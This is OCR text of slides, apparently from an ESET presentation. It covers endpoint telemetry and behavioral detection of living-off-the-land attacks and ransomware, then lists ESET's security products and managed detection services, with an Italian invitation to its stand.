
- RMM Tools Baseline and Telemetry
- Scripting And Process Telemetry
-
  Suspected botnet detected

- Behavioral Alerts on Suspicious Scripts
- Scripting And Process Telemetry
-
  Suspected botnet detected

- Behavioral Alerts on Suspicious Scripts and Reputational Scores
- Detections on Behavior: file writes and encryption cmdlines
-
  Malware: PowerShell/Filecoder.BI

CONCLUSIONS

- Living Off The Land Attacks
- It is important to have **good telemetry** on what's happening on the machine
- **EDRs** are a de-facto standard to gather this type of data
- **Behavioral Detections** are important to detect **unknown malware** or Living Off The Land based attacks
- Having a **good baseline** on what's allowed in the infrastructure is relevant to have a good security posture



Human Expertise

Machine Learning

ESET LiveGrid®
ESET LiveGuard®


ESET LiveSense®

PREVENT

DETECT

RESPOND

ESET PROTECT Ecosystem



Detection & Response

ESET Inspect

Advanced Threat Defense

Eset LiveGuard Andvanced

Integrations & Plugins

- API
- SIEM
- RMM

Unified Cybersecurity XDR

ESET PROTECT PLATFORM

Powered by ESET LiveSense

ESET Services

Professional Services

- Eset Premium Support
- Eset Deployment & Upgrade
- Standard Support

Security Service

- Standard Security Support
- ESET Managed Detection & Response
- ESET Detection & Response Ultimate

Threat Intelligence

- Feeds
- APT Reports

Mobile Device Security

Server Security

Endpoint Security

Encryption

Vulnerability & Patch Management

Authentication

SharePoint Security

Cloud Office Security

Mail Security

ESET SECURITY SERVICES 24/7

MANAGED DETECTION & RESPONSE FOR A COMPLETE SECURITY

You must protect your organization even on Christmas Day

Monitoring during business hours is not enough

You might figure out what happened when it's too late

SOC based in the local Office

Customer

VIENI A TROVARCI AL NOSTRO STAND!

CONTATTI:

MARKETINGITALY@ESET.COM